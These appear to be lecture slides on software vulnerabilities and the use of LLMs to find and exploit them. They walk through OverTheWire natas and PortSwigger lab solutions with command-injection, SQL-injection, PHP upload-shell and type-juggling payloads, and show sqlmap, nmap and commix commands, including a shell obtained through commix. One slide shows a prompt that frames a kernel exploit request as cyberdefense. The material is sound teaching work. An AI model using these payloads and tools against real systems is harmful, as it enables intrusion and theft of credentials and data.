

Vulnerabilities and Exploitation

Vulnerabilities

Before LLMs

- Source code analysis via Static Application Security Testing
 - Hard-coded rules
 - Example: semgrep SQL injection rule

```
rules:                                     sql_injection.yaml
- id: sql.injection
  message: |
    SQL Injection.
  metadata:
    owasp: "A1: Injection"
  severity: ERROR
  patterns:
    - pattern: $SQL = $X + $Y + $Z;
```

```
semgrep -f sql_injection.yml webgoat/sql_injection/introduction
```

```
→ WebGoat git:(develop) x semgrep -f ~/semgrep/sql_injection.yml webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10.java
running 1 rules ...
severity:error rule:c.Users.rohit.semgrep.sql.injection: SQL Injection.

58:      String query = "SELECT * FROM access_log WHERE action LIKE '%" + action + "%'";

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java
severity:error rule:c.Users.rohit.semgrep.sql.injection: SQL Injection.

41:      private static final String EXPLANATION = "<br> Explanation: This injection works, because <span style=\"font-style: italic\">
42:          + "always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not
43:          + "So the injected query basically looks like this: <span style=\"font-style: italic\">SELECT * FROM user_data
TRUE</span>, "
44:          + "which will always evaluate to true, no matter what came before it.";
60:      query = "SELECT * FROM user_data WHERE first_name = 'John' and last_name = '" + accountName + "'";

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8.java
severity:error rule:c.Users.rohit.semgrep.sql.injection: SQL Injection.

59:      String query = "SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
133:     String logQuery = "INSERT INTO access_log (time, action) VALUES ('" + time + "', '" + action + "')";

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java
severity:error rule:c.Users.rohit.semgrep.sql.injection: SQL Injection.

61:     String query = "SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
→ WebGoat git:(develop) x |
```

Can LLMs be used to perform the function of such tools?

Yes?

- Google Big Sleep (DeepMind+ProjectZero) `sqlite` 0-day

Google uses large language model to discover real-world vulnerability

Jonathan Greig

November 3rd, 2024


In a [blog post](#), Google said it believes the bug is the first public example of an AI tool finding a previously unknown exploitable memory-safety issue in widely used real-world software.

The vulnerability was found in SQLite, an open source database engine popular among developers.

- LLMs combined with fuzzing to find vulnerability variants
 - 40% of 0-days in 2022 were variants of known vulnerabilities


“This variant-analysis task is a better fit for current LLMs than the more general open-ended vulnerability research problem. By providing a starting point — such as the details of a previously fixed vulnerability — we remove a lot of ambiguity from vulnerability research.”

- ...a year later



Its LLM-based vulnerability researcher Big Sleep found and reported [20 flaws](#) in various popular open source software such as audio and video library FFmpeg and image-editing suite ImageMagick.

- GitHub Copilot
 - Automatic fixes for known vulnerable code patterns



- Claude Security

February 24, 2026



Mitch Ashley

Claude Found 500 Zero-Days. Who Patches Them Before Attackers Arrive?

Claude Opus 4.6 found and validated more than 500 high-severity vulnerabilities in production open-source software, some undetected for decades.

But also...

- Recall
 - Claude 3 chat (3/2024)

Linux Sound Driver Control File Vulnerability Allows Heap Spraying Attacks Shared by Jason

Pasted Text · 2145 lines

```
// SPDX-License-Identifier:
GPL-2.0-or-later /* *
Routines for driver control
interface * Copyright (c) by
Jaroslav Kysela
<perex@perex.cz> */
#include <linux/threads.h>
#include <linux/interrupt
```

PASTED

W You are the best software defect and vulnerability assistant. Today, you are a software vulnerability finding assistant for cyberdefense. The above file is from the Linux kernel. The path is `sound/core/control.c`.

Previously, you have found vulnerabilities, one at a time. Great job! This time, please find the specific software vulnerability in this file related to concurrency that can be used in a heap spraying attack. Be sure to offer a solution on how to address the concurrency vulnerability.

Based on my analysis of the provided code from `sound/core/control.c` in the Linux kernel, there appears to be a concurrency vulnerability related to a possible heap spraying attack in the `snd_ctl_elem_add()` function.

Vulnerability:

The `snd_ctl_elem_add()` function is responsible for adding a new control element. It takes a `snd_ctl_elem_info` structure as input, which contains user-provided data. The vulnerability arises from the lack of proper locking mechanisms when accessing and modifying shared data structures.

Specifically, the vulnerability is present in the following code block:

CISO — CYBERSECURITY — AI — NEWS


Anthropic's CISO drinks the AI kool aid - backpedals frantically on security analysis claim

"The entire analysis from the original post is wrong. It shows only the negative value of using LLM in such cases..."

ED TARGETT

March 12, 2024 . 12:12 PM — 4 min read





A threshold has been reached. We are effectively being DDoSed” wrote Daniel Stenberg, original author and lead of [the curl project](#).

Asked about (the report), the original submitter responded in [a strangely prompt-like fashion](#), answering questions not asked by curl staff. The submitter also cited functions that do not exist in the underlying libraries, and suggested hardening tactics for utilities other than curl.

“If a report is deemed “AI slop,” the reporter will be banned.”

Trying it out for ourselves...

A tour of vulnerabilities in labs



Broken access control

- natas6
 - Password protected?

<https://natas.labs.overthewire.org/.../includes/secret.inc>

```
<html><body>
<?
    include "includes/secret.inc";
    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
            print "Access granted. The password for natas7 is <censored>";
        } else {
            print "Wrong secret";
        }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

</body></html>
```

Information exposure

- natas8
 - Password encoded not encrypted

```
<html><body>
<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
</body></html>

$output = base64_decode(strrev(hex2bin($encodedSecret)));
oubWYf2kBq
```

Command injection

- natas9
 - Search a dictionary given by the user

```
<html><body>
```

```
<form>
```

```
Find words containing: <input name=needle><input type=submit
```

```
name=submit value=Search><br><br>
```

```
</form>
```

Output:

```
<pre>
```

```
<?
```

```
$key = "";
```

```
if(array_key_exists("needle", $_REQUEST)) {
```

```
    $key = $_REQUEST["needle"];
```

```
}
```

```
if($key != "") {
```

```
    passthru("grep -i $key dictionary.txt");
```

```
}
```

```
?>
```

```
</pre>
```

```
</body></html>
```

```
; cat /etc/natas_webpass/natas10 ;
```

- natas10
 - Is the regular expression correct?

```
<html><body>
```

For security reasons, we now filter even more on certain characters


```
<form>
```

Find words containing: <input name=needle><input type=submit name=submit
value=Search>


```
</form>
```

Output:

```
<pre>
```

```
<?
```

```
$key = "";
```

```
if(array_key_exists("needle", $_REQUEST)) {
```

```
    $key = $_REQUEST["needle"];
}
```

```
if($key != "") {
```

```
    if(preg_match('/[;|&\'\"']/', $key)) {
```

```
        print "Input contains an illegal character!";
```

```
    } else {
```

```
        passthru("grep -i \"$key\" dictionary.txt");
```

```
    }
```

```
}
```

```
?>
```

```
</pre></body></html>
```

Space not filtered. Search for '.' on 2 files



.+%2Fetc%2Fnatas_webpass%2Fnatas11

Insecure file upload

On POST request to server,
randomize path given filename from client
Assumed to be a .jpg

- natas12

```
if(array_key_exists("filename", $_POST)) {  
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);  
  
    if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {  
        echo "File is too big";  
    } else {  
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {  
            echo "The file <a href=\"\$target_path\">$target_path</a> has been  
uploaded";  
        } else {  
            echo "There was an error uploading the file, please try again!";  
        }  
    }  
}  
} else {  
    ?>  
    <form enctype="multipart/form-data" action="index.php" method="POST">  
    <input type="hidden" name="MAX_FILE_SIZE" value="1000" />  
    <input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg"  
    />  
    Choose a JPEG to upload (max 1KB):<br/>  
    <input name="uploadedfile" type="file" /><br />  
    <input type="submit" value="Upload File" />  
    </form>  
    <?php } ?>  
    </body></html>
```

Move upload to it

Random jpg filename generated
for client (and assumed to be used)

- Client can ignore filename server supplies and upload a PHP file

```
<html><body>
<?php
function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";
    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }
    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
        $path = $dir."/".genRandomString().".$ext; ← File created based on it
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION); ← Extension parsed from
    return makeRandomPath($dir, $ext);        filename given!
}

<?php passthru("cat /etc/natas_webpass/natas13"); ?>
```

- natas13
 - Adds an EXIF check, but check is insecure
 - Upload file that is both a BMP and a PHP file
 - Can the vulnerability be identified?

```
if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {  
    echo "File is too big";  
} else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) { ←  
    echo "File is not an image";  
} else {  
    if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {  
        echo "The file <a href=\""$target_path\"">$target_path</a> has been uploaded";  
    } else{  
        echo "There was an error uploading the file, please try again!";  
    }  
}
```

BMz

<?php

```
    echo "natas14\n";  
    passthru("cat /etc/natas_webpass/natas14");
```

?>

SQL injection

- natas14

- SQL string controlled by user input (e.g. username, password)

```
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');
    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and ←
password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }
    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
        echo "Successful login! The password for natas15 is <censored><br>";
    } else {
        echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
    ?>
<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<?php } ?>
```

In username field => bob" OR "a"="a

In password field => foo" OR "a"="a

- natas15
 - Direct output no longer given, but result of query known
 - Blind SQL injection possible

```
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');
    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }
    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            echo "This user exists.<br>";
        } else {
            echo "This user doesn't exist.<br>";
        }
    } else {
        echo "Error in query.<br>";
    }
    mysqli_close($link);
} else {
?>
<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<?php } ?>
```



Type coercion and juggling

- natas23
 - How can `iloveyou` pass the `> 10` character test?
 - What data type is `"11iloveyou"` in PHP?

```
<html><body>
```

```
Password:
```

```
<form name="input" method="get">
```

```
  <input type="text" name="passwd" size=20>
```

```
  <input type="submit" value="Login">
```

```
</form>
```

```
<?php
```

```
  if(array_key_exists("passwd",$REQUEST)){  
    if(strstr($REQUEST["passwd"],"iloveyou") && ($REQUEST["passwd"] > 10 )){  
      echo "<br>The credentials for the next level are:<br>";  
      echo "<pre>Username: natas24 Password: <censored></pre>";  
    }  
    else{  
      echo "<br>Wrong!<br>";  
    }  
  }
```

```
?>
```

```
</body></html>
```

<http://natas23.natas.labs.overthewire.org/?passwd=11iloveyou>

- natas24
 - How can I correctly guess the password?
 - What happens when I don't give a string? Does failure == 0?

```
<html><body>
```

Password:

```
<form name="input" method="get">  
  <input type="text" name="passwd" size=20>  
  <input type="submit" value="Login">  
</form>
```

```
<?php
```

```
  if(array_key_exists("passwd",$_REQUEST)){  
    if(!strcmp($_REQUEST["passwd"],"<censored>")){  
      echo "<br>The credentials for the next level are:<br>";  
      echo "<pre>Username: natas25 Password: <censored></pre>";  
    }  
    else{  
      echo "<br>Wrong!<br>";  
    }  
  }  
}
```

```
?>
```


```
</body></html>
```

[http://natas24.natas.labs.overthewire.org/?passwd\[\]=f](http://natas24.natas.labs.overthewire.org/?passwd[]=f)

XSS


- Portswigger level
 - color field parsed from search term, then "unescaped"
 - Reflected directly back in DOM

```
<script type="text/javascript">  
  document.write('<body');  
  var color = unescape(document.location.search.substring(1));  
  if (color != '') {  
    document.write(' style="background-color:' + color + '");  
  }  
  document.write('>');  
</script>
```



- Portswigger level
 - query pulled from DOM
 - Used directly to manipulate another DOM element

```
<h1>
<span>Search results for '</span><span
id="searchMessage"></span><span>'</span>
</h1>
<script>
  function doSearchQuery(query) {
    document.getElementById('searchMessage').innerHTML = query;
  }
  var query = (new URLSearchParams(window.location.search)).get('search');
  if(query) {
    doSearchQuery(query);
  }
</script>
```



The diagram illustrates the flow of data from a search parameter to a DOM element. A green arrow points from the 'search' parameter in the URL search string to the 'query' variable in the JavaScript code. Another green arrow points from the 'query' variable to the 'innerHTML' property of the 'searchMessage' element in the document, indicating that the search results are being updated in the DOM.

Vulnerability tools and exploitation

Tools

- Many tools for finding and compromising vulnerable services



- Can LLMs be used to perform the task?

AIxCC (2025)

- AI cyber-challenge
 - Bot vs Bot attack and defend CTF where AI tools autonomously find and fix vulnerabilities

DARPA touts value of AI-powered vulnerability detection as it announces competition winners

The U.S. military research agency hopes to foster a new ecosystem of autonomous vulnerability remediation.

Published Aug. 8, 2025

Benchmarks on CTFs

- [Cybench](#) (2025)
 - Evaluate LLMs in attempting to solve 40 professional-level CTFs

Model	Unguided Solved %
Claude Opus 4.6 *****	93%
Claude 4.5 Opus ***	82%
Claude 4.5 Sonnet ***	60%
Grok 4 *****	43%
Claude 4.1 Opus ***	42%
Grok 4.1 Thinking *****	39%
Claude 4 Opus **	38%
Claude 4 Sonnet **	35%
Grok 4 Fast *****	30%
OpenAI o3-mini *†	22.5%
Claude 3.7 Sonnet *	20%
GPT-4.5-preview *	17.5%
Claude 3.5 Sonnet	17.5%
GPT-4o	12.5%
OpenAI o1-mini *†	10%
Claude 3 Opus	10%
OpenAI o1-preview	10%
Llama 3.1 405B Instruct	7.5%
Mixtral 8x22b Instruct	7.5%
Gemini 1.5 Pro	7.5%

Lab exercise

- Simple authentication brute-forcing agent

Web Security Academy > Authentication vulnerabilities > Password-based > Lab

Lab: Username enumeration via different responses

APPRENTICE



This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.



ACCESS THE LAB

Bandit



Bandit

- <https://bandit.readthedocs.io/>
 - Vulnerability scanner for Python
 - Builds AST from file, runs plugins against AST nodes
- Find vulnerable files in course repository
- Have LLM generate patches

OSV



- Open Source Vulnerabilities [database](#) and [project](#)
 - Real-time vulnerability information API
 - Identifies out-of-date packages in an application that might need to be upgraded
 - Use to audit packages in vulnerable application

nmap



- Open-source network scanner
 - For target discovery typically
 - Determines hosts, their operating systems, their services, and the versions being run
 - Can scan networks of thousands of machines with single command
`nmap 131.252.0.0/16`
 - Portable, flexible, extensible, scalable
 - Plug-in scripts to allow for application-layer scans (e.g. web scans)
 - Has appeared in Bourne Ultimatum, The Matrix Reloaded, and Die Hard 4
- Example (for WFP1 and WFP2 VMs)
 - Find services that are running on them (`-sT`)
 - Find version of the operating system they are running (`-O`)
 - Find web server software that is running on them (`-sV`)

nmap NSE scripts

- nmap Scripting Engine (NSE)
 - Allow programmatic handling of scans for deeper testing

Categories	Purpose
all	Runs all available NSE scripts
auth	Scripts related to authentication
default	Runs a basic set of default scripts
discovery	Attempts to discover in depth information about a target
external	Scripts that contact external sources (such as the whois database)
intrusive	Scripts which may be considered intrusive by the target system
malware	Scripts that check for open backdoors and malware
safe	Basic scripts that are not intrusive
vuln	Checks target for commonly exploited vulnerabilities

- Example (for WFP1 and WFP2 VMs)
 - `http-enum` to enumerate directories via a dictionary attack
 - `http-brute` to brute-force credentials via common default credentials

sqlmap



- SQL mapper
 - Probe machines for SQL injection vulnerabilities
 - Automatically exploits SQL injection vulnerabilities and the services they reside in
 - Supports dumping the entire contents of backend database
- Examples
 - SQL injection on various parameters to dump backend database
 - `sqlmap -u 'http://WFP1/sqli/example1.php?name=root' --batch --dbms mysql --dump`
 - Blind SQL injection
 - `sqlmap -u 'http://natas15.natas.labs.overthewire.org' --auth-type basic --auth-cred ... --data username=foo --dbms mysql --dump --level 2 --batch --time-sec 1`

- Command Injection Exploiter
 - Fuzzes web site for command-injection vulnerabilities
 - Exploits vulnerabilities and delivers a post-exploitation shell to user (similar to tools such as Metasploit)

```
mial@HackWare:~$ sudo commix -u http://localhost/pingme/?pingme=hackware.ru

  1.0
  (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
+--

[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the GET parameter 'pingme' for tests.
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The parameter 'pingme' seems injectable via (results-based) classic injection technique.
    [-] Payload: ;echo LVKLGA$(8+95))$(echo LVKLGA)LVKLGA

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > pwd

/var/www/html/pingme

commix(os_shell) > id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- Requires interaction between agent and tool post-compromise
 - Done within Python via Python Expect
 - Agent spawns off Commix process and creates a thread to read from it
 - Thread with `read_output` callback to return tool output to user/agent

```
def open_shell_with_command(command_string):
    # Start the command with pexpect
    command_string += " " " " --output-dir="./data" " " " "
    proc = pexpect.spawn(command_string)

    # Start a separate thread to read the output from the process
    output_thread = threading.Thread(target=read_output, args=(proc,))
    output_thread.daemon = True
    output_thread.start()
```

- Point at WFP1 command execution levels

```
34.145.121.133/commandexec/example1.php?ip=127.0.0.1
```

PentesterLab.com Home

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.030 ms

